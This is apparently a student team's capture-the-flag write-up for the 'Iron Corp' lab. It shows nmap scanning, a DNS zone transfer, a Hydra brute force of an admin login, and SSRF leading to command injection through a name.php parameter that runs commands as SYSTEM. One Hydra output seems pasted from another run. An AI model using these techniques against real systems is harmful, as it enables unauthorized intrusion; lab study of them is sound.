Pentest 2
Iron Corp
Fsociety

Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member


First step : Recon & Enumeration
Members Involved : Luqman, Ilhan, Mithesh, Jazlan
Tools used : Nmap, Dig, Hydra, Firefox
Thought Process and Methodology and Attempts :

We started without any clues except to add “ironcorp.me” into our config file.


The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

We do this by adding the IP address and ironcorp.me inside our **/etc/hosts** directory.



After getting the target IP address, we first tried to use it as a web address which didn’t work.




We tried to nmap the IP and get all open ports, using the command :

```
nmap -Pn -sV -O -T 5 -p0-65000 ironcorp.me
```


^ *This command scans and shows every port from 1 to 65000.*

Doing that, we get several ports including 2 http ports and a DNS port. This means that there is indeed a website that we can open for clues.



Using ironcorp.me as the domain name and 8080/11025 as the port. We are able to access 2 pages that include an admin dashboard and a coming soon page.

^ ironcorp.me:8080



^ ironcorp.me:11025

On this website, we don't seem to find any useful information and clues. After long hours, we decided to search for subdomains. We can use tools like nslookup, subrake or dig.


We decided to use dig to find any relevant subdomains we can use to access, in which we used the command :

dig <@IP ADDRESS> ironcorp.me axfr

```
┌──(root㉿ilhan)-[/home/kali]
└─# dig @10.10.73.156 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.73.156 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 360
0
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 360
0
;; Query time: 224 msec
;; SERVER: 10.10.73.156#53(10.10.73.156) (TCP)
;; WHEN: Wed Aug 03 07:51:44 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We can see here two subdomains which are *admin* and *internal*.

The subdomains with port 8080 doesn't really lead to anything, and internal 11025 is unavailable. Only the subdomain *admin* with port *11025* is useful for us as it demands a username and password.



We can use any brute force tools on Kali to crack the password for this website, but here we mainly use Hydra as it is already integrated with Kali's terminal.


Using a list of 10000 most common passwords from GitHub, Hydra is able to try every single password inside this wordlist until it gets the correct combination.

```
root@upset:~/thm/ironcorp# hydra -L users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get /
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-09 03:10:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
a.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35000 login tries (l:7/p:5000), ~2188 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1885.00 tries/min, 1885 tries in 00:01h, 33115 to do in 00:18h, 16 active
[STATUS] 1773.67 tries/min, 5321 tries in 00:03h, 29679 to do in 00:17h, 16 active
[11025][http-get] host: admin.ironcorp.me   login:          password:
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-09 03:14:22
root@upset:~/thm/ironcorp#
```

After a while, it is revealed that the username:password pair for this credentials is : **admin:password123**


```
oncorp.me http-get /
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 06:02:2
1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:1000
0), ~625 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 06:03:0
9
```

Using this pair of credentials, we are able to login and access the admin page of the website.




Second Step: Administration/Foothold
Members Involved:
Tools used:
Thought Process and Methodology and Attempts:


Once we were able to enter the website, it didn't really give much clues to what we were supposed to do. Luckily, we already did the SSRF attack during the tutorial so we tried different parameters and when we put in the website URL, it shows this.



But the one that interested me the most is this one. The parameter alone gave an Access Forbidden error if used as the URL.




If we take a look at the source code we found this URL (http://internal.ironcorp.me:11025/name.php?name=). What if we use this as the parameter? We can see there is a name written on the screen.




Assuming that this query here correlates with the php passthru, we can try using the command whoami and trying every command separator (to check the machine's OS)

Doing that with | , we get **nt authority\system**. We can now confirm that this is indeed a windows machine and is now ready to test a reverse shell.



It turns out that we can directly execute commands from the URL. To test it out, we can use commands such as dir and it will display the current directory that we are inside currently, which is *E:/xampp/htdocs/internal.*





